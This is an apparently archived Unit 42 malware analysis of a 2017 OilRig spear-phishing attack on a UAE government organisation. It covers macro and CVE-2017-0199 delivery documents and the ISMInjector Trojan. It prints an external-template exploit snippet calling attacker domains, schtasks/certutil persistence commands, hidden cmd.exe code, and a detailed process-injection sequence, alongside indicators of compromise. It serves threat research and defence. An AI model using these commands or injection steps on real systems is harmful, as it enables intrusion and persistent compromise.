OilRig Group Steps Up Attacks with New Delivery Documents and New Injector Trojan

By Robert Falcone, Bryan Lee

Published: 2017-10-09 · Archived: 2026-04-05 20:33:11 UTC

Unit 42's ongoing research into the OilRig campaign shows that the threat actors involved in the original attack campaign continue to add new Trojans to their toolset and continue their persistent attacks in the Middle East. When we first discovered the OilRig attack campaign in May 2016, we believed at the time it was a unique attack campaign likely operated by a known, existing threat group. As we have progressed in our research and uncovered additional attack phases, tooling, and infrastructure as discussed in our recent posting "Striking Oil: A Closer Look at Adversary Infrastructure", it has become apparent that the threat group responsible for the OilRig attack campaign is likely to be a unique, previously unknown adversary. Additionally, others have been referring to the group responsible for the OilRig campaign itself as the OilRig group as well. To that end, we are elevating the OilRig attack campaign to be known as the OilRig group.

In July 2017, we observed the OilRig group using a tool they developed called ISMAgent in a new set of targeted attacks. The OilRig group developed ISMAgent as a variant of the ISMDoor Trojan. In August 2017, we found this threat group has developed yet another Trojan that they call 'Agent Injector' with the specific purpose of installing the ISMAgent backdoor. We are tracking this tool as ISMInjector. It has a sophisticated architecture and contains anti-analysis techniques that we have not seen in previous tools developed by this threat group. The complex structure and inclusion of new anti-analysis techniques may suggest that this group is increasing their development efforts in order to evade detection and gain higher efficacy in their attacks.

The Attack

On August 23, 2017, we observed OilRig targeting an organization within the United Arab Emirates government. The attack involved a spear-phishing email that had a subject of "Importan Issue" and two Zip archives attached, as seen in Figure 1. Note that "Important" is misspelled in the sample as shown below.



Figure 1 Delivery email that contains two Zip archives that contain the malicious delivery documents

The message body in the attack email contains an image that is hosted on a remote server. As shown in Figure 2, hovering over the image shows that the URL link is to an image hosted at “www.cdnakamaiplanet[.]com” which we have reason to believe is an adversary owned domain. It is likely that the image was embedded to track if the recipient opened the email or not.



Figure 2 URL associated with image included in delivery email

Another interesting facet of this attack is that the email addresses in the “To” and “From” fields are from addresses from the same domain. Our initial assumption was that the email address in the “From” field was likely spoofed. Additional analysis of the email headers revealed that it did not contain a list of external email servers used to deliver the message as expected from a spoofed email; instead, we discovered the following string within the email headers:

Client=OWA;Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04;

This string in the header suggests that the OilRig actor is likely to have used the targeted organization’s Outlook Web Access (OWA) to send the phishing email using Firefox 36.

Using information from our research in the Striking Oil blog, we know the OilRig group has conducted credential harvesting campaigns specifically by emulating OWA login sites. Based on that research and this observation, we postulate that the OilRig group gathered credentials to a legitimate user's OWA account and logged into the user's account to send phishing attacks to other individuals within the same, targeted organization. Also, Firefox 36 was released in February 2015; since this email was sent August 2017, we believe it suggests the actors are using an outdated version of Firefox to log into the target organization's OWA.

The Delivery

The August 23, 2017 phishing attack contained two Zip archives to the email, "Issue-doc.zip" and "Issue-doc1.zip". Each Zip attachment contains one file, with "Issue.doc" within "Issue-doc.zip" and "Issue.dot" within "Issue-doc1.zip". The "Issue.doc" and "Issue.dot" files are both malicious documents that will attempt to run in Microsoft Word.

Issue.doc is a Word document that contains a malicious macro that the actors attempt to trick the victim into executing by instructing the user to click the Enable Content button as shown in Figure 3. We track this malicious delivery document as ThreeDollars.

Figure 3 Malicious "ThreeDollars" Microsoft Word Document

Once enabled, the macro reads in the initial document, searches the data for a delimiter of "###$$$" to find the base64 encoded payload then writes the encoded payload to the file %APPDATA%\Base.txt. The following shows a hexdump of the delimiter followed by the encoded payload:

```
1  00088200  23 23 23 24 24 24 54 56  71 51 41 41 4d 41 41 41  |###$$$TVqQAAMAAA|
```

```
2  00088210  41 45 41 41 41 41 2f 2f  38 41 41 4c 67 41 41 41  |AEAAAA//8AALgAAA|
3  00088220  41 41 41 41 41 41 51 41  41 41 41 41 41 41 41 41  |AAAAAAQAAAAAAAAA|
4  00088230  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
5  ..snip..
```

The macro runs a PowerShell command that will decode the contents of the %APPDATA%\Base.txt file and save it to the file %PUBLIC%\Libraries\servicereset.exe, which it will then execute. The “servicereset.exe” file is a new tool in OilRig’s arsenal that we call ISMInjector, which we will discuss in detail in the next section.

Issue.dot is a file that attempts to exploit CVE-2017-0199 Microsoft Word Office/WordPad Remote Code Execution Vulnerability using the following code:

```
1  <relationship ID ="rId5"
2  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/ole
3  Object" Target="http://www.msoffice-
4  cdn.com/updatecdnsrv/prelocated/owa/auth/template.rtf
5  " TargetMode="External"/>
```

As displayed by the code example above, Index.dot file attempts to load a malicious exploit document hosted at “msoffice-cdn[.]com”, which is the same URL that hosted the exploit document used in an attack that ClearSky published on August 28, 2017. By correlating artifacts found in Index.dot, we discovered another sample attempting to exploit CVE-2017-0199 used in a separate attack, this time using “office365-management[.]com” as the C2 domain.

```
1  <Relationship Id="rId5"
2  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/ole
3  Object" Target="http://office365-management.com/updatejuly/template.rtf"
4  TargetMode="External"/>
```

The resulting payload from this related delivery document is an ISMAgent Trojan that is configured to use “msoffice365update[.]com” as its C2 server. Please reference our previous blog on ISMAgent for more information on this Trojan.

ISMInjector

Ultimately, the payload delivered by ThreeDollars is a new tool that we track as ISMInjector. As its name suggests, ISMInjector is a Trojan that is responsible for injecting a Trojan into another process. The payload embedded within the ISMInjector sample delivered in this attack is a variant of the ISMAgent backdoor that we had discussed in detail in our blog discussing a targeted attack on a Saudi Arabian technology company.

At face value, ISMInjector is obfuscated with the off-the-shelf SmartAssembly .NET obfuscator created by red-gate.com. The first execution of ISMInjector starts by copying itself to %localappdata%\srvBS.txt and enables persistent access to the system. The code achieves persistence by referencing two resources that contain commands the code will execute by running them within a command prompt process, as seen in the following screenshot:

```
if (!File.Exists(Class8.path_SrvHealth))
{
    Interaction.Shell("cmd.exe /c " + Class5.getTsk1Resource(), AppWinStyle.Hide, false, -1);
    Thread.Sleep(500);
    Interaction.Shell("cmd.exe /c " + Class5.getTsk2Resource(), AppWinStyle.Hide, false, -1);
}
```

The two resources that contain commands that ISMInjector uses for persistence are named “Tsk1” and “Tsk2”. The specific commands within each of these resources are within Table 1. At a high level, the“Tsk1” command creates a scheduled task named “ReportHealth” that is meant to run a payload saved to "%localappdata%\srvHealth.exe” every 4 minutes. The “Tsk2” command creates a scheduled task that runs every 2 minutes that is responsible for saving the payload to srvHealth.exe. This task saves the payload to this location using the “certutil” command to decode the original payload saved to “srvBS.txt”.

Resource Name	Resource Value
Tsk1	SchTasks /Create /SC MINUTE /MO 4 /TN \"ReportHealth\" /TR \"%localappdata%\\srvHealth.exe\" /f
Tsk2	SchTasks /Create /SC MINUTE /MO 2 /TN \"LocalReportHealth\" /TR \"cmd.exe /c certutil -decode %localappdata%\\srvBS.txt %localappdata%\\srvHealth.exe && schtasks /DELETE /tn LocalReportHealth /f && del %localappdata%\\srvBS.txt\""

Table 1 Resources in ISMInjector containing commands for persistence

Subsequent executions of the ISMInjector sample from srvHealth.exe will execute its functional code. ISMInjector’s functional code is split into two different embedded modules named Inner.dll and Joiner.dll that work in conjunction to inject an embedded ISMAgent payload into another process. The two modules, which we will refer to as Joiner and Inner, have the following debug paths, which suggest the author of these modules refer to this Trojan as “Agent Injector”:

- C:\Users\J-Win-10\Desktop\Agent Injector\PolicyConverter\Inner\obj\Release\Inner.pdb
- C:\Users\J-Win-10\Desktop\Agent Injector\PolicyConverter\Joiner\obj\Release\Joiner.pdb

The main function within the ISMInjector assembly uses the Joiner module to construct the final payload and the Inner module to inject the final payload into a process. Figure 4 shows the ISMInjector's main function that uses the two modules to carry out its injection process before exiting.

```
byte[] arg = Class5.smethod_25(800, Class8.joiner_0.Join());
Class8.inner_0.LoadDll("Run", arg, "C:\\Windows\\Microsoft.NET\\Framework\\v2.0.50727\\RegAsm.exe");
Application.Exit();
```

Figure 4 ISMInjector's main function uses methods within the Joiner and Inner modules

The Joiner module contains four resources named P11, P12, P21 and P22, which are all 35840 bytes of binary data. It reads the P11 and P12 resources and saves them to a variable, effectively concatenating them together. The module uses the same logic to concatenate the P21 and P22 resources together, and finally concatenates the P11+P12 variable with the P21+P22 variable, which results in the construction of a binary executable.

The ISMInjector code then calls the "LoadDll" method within the Inner module, providing the string "Run", the payload constructed by the Joiner module, and a path to the "RegAsm.exe" executable as arguments, as seen in Figure 4.

The LoadDLL method constructs an embedded assembly, using the same method as the Joiner module used to construct the final payload. However, the Inner module creates another module that is used to actually perform the code injection. To create this embedded module, the Inner module references two resources named D1 and D2 and concatenates them together. The resulting .NET assembly has a class called "ClsV2" that has a method named "Run", which is called in the LoadDll function call shown in Figure 4. The "Run" method within the "ClsV2" class is invoked to execute the payload.

The "Run" method calls functions that has a state machine that dictates the actions taken. At a high level, these state machines attempt to create a process and inject the constructed payload into the newly created process. The use of state machines complicates analysis efforts because it makes the flow of execution jump around in a non-sequential fashion.

Table 2 contains the path through the state machines that ISMInjector uses to create a remote process, inject its embedded payload then run the payload. Each row of the table contains the current state, a description of the activities performed within that state, as well as the next state that will be set and run. The state values jump around dramatically, which requires an analyst to also jump around the code to determine its functionality. This is an interesting anti-analysis technique we have not seen the OilRig actors use in their other tools.

State	**Description**	**Next State**
19	Initializes array	10
10	Initializes array	6
6	Initializes array	3

3	Initializes array	14
14	Initializes array	15
15	Initializes array	16
16	Initializes array	12
12	Initializes array	18
18	Initializes array	8
8	Initializes array	25
25	Initializes array	1
1	Initializes array	4
4	Resolves the CreateProcessA function	21
21	Resolves the SetThreadContext function	26
26	Resolves the GetThreadContext function	17
17	Resolves the ReadProcessMemory function	27
27	Resolves the WriteProcessMemory function	24
24	Resolves the NtUnmapViewOfSection function	7
7	Resolves the VirtualAllocEx function	0
0	Resolves the ResumeThread function	23
23	Formats a text string as "{0}", which is the path to the “RegAsm.exe” executable	5
5	Instantiates a STARTUPINFO structure	22
22	Instantiates a PROCESS_INFORMATION structure	11
11	Sets the size (cb field) of the STARTUPINFO structure	20
20	Enters another state machine to handle the execution of a process	29
Enter sub-state machine		

7	Concatenates the path to the “RegAsm.exe” with a space and a second string, which in this sample is empty	37
37	Calls the CreateProcessA function using the concatenated string created in previous state. The CREATE_SUSPENDED flag is used in this API function call to create the process in a suspended state.	44
44	Creates a variable to store the process’ ImageBase	19
19	Creates a thread CONTEXT structure	14
14	Sets the first index in the context structure to 65538, which sets the ContextFlags value in the structure to CONTEXT_INTEGER	10
10	Checks the value of IntPtr.Size to determine x86 or x64 process.	27 or 23
27	Calls GetThreadContext to get the context of the suspended thread in the newly created and suspended process. It then stores the EBX register in the suspended thread into a variable	23
23	Calls ReadProcessMemory to read EBX+8 in the suspended process to get the base address of the process. It then creates a variable to store the SizeOfImage from the PE header of the payload it intends to inject into the process	22
22	Creates a variable to store the SizeOfHeaders value from the PE header of the payload it intends to inject into the process	25
25	Calls VirtualAllocEx to create a new buffer in the suspended process at the base address of the process	41
41	It calls WriteProcessMemory to write the PE header of the payload to the buffer created at the base address of the suspended process.	31
31	Enters a loop in the state machine to effectively write the embedded payload section by section to the allocated buffer. Does so by setting a counter to 0 that will be compared to NumberOfSections in each iteration of the loop	45
45	Sets a variable for the VirtualAddress of the PE section	29
29	Sets a variable for the SizeOfRawData of the PE section	28
28	Sets a variable for the PointerToRawData of the PE section	2
2	If SizeOfRawData variable is 0 it moves onto the next section by going to state 30, else it goes to state 20	30 or 20
30	Increments counter to compare to NumberOfSections	38 (same as 45)

20	Creates a byte array with a size of SizeOfRawData for the SectionData	21
21	Copies bytes from the embedded payload to the SectionData buffer	36
36	Writes the SectionData buffer to the correct VirtualAddress within the remote process memory. If WriteProcessMemory succeeds, it continues in the loop by going to state 30. Otherwise, after all the sections are written to the remote process, state 13 is chosen	30 or 13
13	Sets a variable to store the new base address of the payload copied into the remote process memory.	18
18	Sets the EIP value within the CONTEXT structure to store the AddressOfEntryPoint of the injected payload	0
0	Checks to see if the process is x86 or x64 based on the inPtr size being 4.	16 (x86) or 33 (x64)
16 or 33	Calls SetThreadContext using the CONTEXT structure with the new entrypoint to the injected payload and calls ResumeThead to run the suspended thread. This effectively runs the injected payload in the process space of RegAsm.exe.	End of sub-state machine
Resumes initial state machine		
29	Ends the function by returning	End

Table 2 State machines used by ISMInjector to inject and execute its payload in another process

The executable injected into the RegAsm.exe process is a variant of the ISMAgent Trojan, which is very similar in behavior to the ISMAgent payload discussed in our previous blog. This ISMAgent payload is configured to use "cdnmsnupdate[.]com" as its C2 server using both HTTP and DNS tunneling channels.

It appears the OilRig group may have simply repurposed the injection code from an open source file called DynamicCallRunPE.cs, which is available on GitHub and Codegists. The actors did not use this code without modification; instead, they used state machines as an obfuscation technique to disguise the injection code.

The path that ISMInjector takes through the state machine and the activities are almost identical to the activities carried out in the DynamicCallRunPE.cs code. It is also possible that this portion of the ISMInjector was obfuscated by a crypter that the threat actors used to further complicate analysis.

Infrastructure

Beginning with the initial phishing email, we discovered a significant infrastructure for this attack wave that also showed relationships to previous Oilrig attack campaigns both from an infrastructure perspective and shared code.

Much like previous Oilrig attacks, the C2 domains used typo-squatting techniques in order to attempt to evade detection. The image embedded within the phishing email is hosted on cdnakamaiplanet[.]com, which resolves to

82.102.14.216. As with other OilRig attacks, this IP is not reused to resolve to any other domain. However, two other IPs on the same /24 netblock are found to be used as C2s. 82.102.14.222 is found to resolve to Microsoft-publisher[.]com, which we observed as a C2 for our initial ISMAgent finding. 82.102.14.246 resolves to adpolioe[.]com, hich appears to be a typo-squatted domain that also hosts a sample of ISMAgent at hxxp://82.102.14[.]246/webdav/aws.exe. This sample's C2 is cdnmsnupdate[.]com which turns out to be the C2 server for three other samples, one ISMAgent and two of them being ISMAgentInjector. Reverse resolution of this domain provides us the IP 74.91.19.122, which again is not used for any other domain resolution. Another IP on the same /24 is found at 74.91.19.108 resolving to msoffice365update[.]com which happens to be the C2 domain for the ISMAgent payload delivered by the malicious document exploiting CVE-2017-1099 mentioned earlier in this blog.

As previously discussed, the .dot file attempting to exploit CVE-2017-0199 uses msoffice-cdn[.]com as a C2 to retrieve additional malicious code. Reverse resolution of this domain shows an IP of 185.162.235.121, which shares a /24 netblock with 185.162.235.29. This IP resolves to office365-management[.]com which is the C2 for a secondary .dot file we were able to collect in this attack wave. In figure 5 below you can see the OilRig infrastructure for ISMInjector that our research uncovered.



Figure 5 OilRig infrastructure for ISMInjector

Conclusion

The OilRig group continues to target organizations in the Middle East, in this instance targeting the government of the United Arab Emirates. They continue to use the ISMAgent Trojan as the final payload in their attacks, this time in conjunction with a custom injector Trojan to assist with delivery and execution. The injector Trojan was obfuscated using a known crypter and used state-machines as an anti-analysis technique to complicate its process to inject the payload into another process. The use of crypters and anti-analysis techniques suggests that the threat actors are increasing their efforts to evade security products to successfully compromise its targets.

As our research continues to expand into the OilRig group, we are continuously discovering new infrastructure which directly overlaps with previously used infrastructure. With the addition of the reuse of tools, similar attack

protocols, as well as consistent victimology, we have strong confidence that the original OilRig attack campaign is indeed a single, unique, and previously unknown threat group that will hereby be referred to as the OilRig group.

Palo Alto Networks customers are protected from ISMInjector, ISMAgent and ThreeDollars by the following:

- All ISMInjector, ISMAgent and ThreeDollars samples are marked with a malicious verdict in WildFire
- AutoFocus customers can track these malware families via:
  - ISMInjector
  - ISMAgent
  - ThreeDollars

Indicators of Compromise

ThreeDollars SHA256

119c64a8b35bd626b3ea5f630d533b2e0e7852a4c59694125ff08f9965b5f9cc

ISMInjector SHA256

33c187cfd9e3b68c3089c27ac64a519ccc951ccb3c74d75179c520f54f11f647

ISMAgent SHA256

74f61b6ff0eb58d76f4cacfb1504cb6b72684d0d0980d42cba364c6ef28223a8

ISMAgent C2

cdnmsnupdate[.]com

Related CVE-2017-0199 SHA256

66358a295b8b551819e053f2ee072678605a5f2419c1c486e454ab476c40ed6a

Related CVE-2017-0199 Domains

msoffice-cdn[.]com

office365-management[.]com

Additional Hashes

f92ab374edd488d85f2e113b40ea8cb8baf993f5c93c12455613ad3265f42b17 (CVE-2017-0199)

fcad263d0fe2b418db05f47d4036f0b42aaf201c9b91281dfdcb3201b298e4f4 (ISMInjector)

0ccb2117c34e3045a4d2c0d193f1963c8c0e8566617ed0a561546c932d1a5c0c (ThreeDollars)

a9f1375da973b229eb649dc3c07484ae7513032b79665efe78c0e55a6e716821 (ISMAgent)

963f93824d87a56fe91283652eab5841e2ec538c207091dbc9606b962e38805d (ISMAgent)

Additional Domains

ntpupdateserver[.]com

cdnakamaiplanet[.]com

msoffice365update[.]com

adpolioe[.]com

Microsoft-publisher[.]com
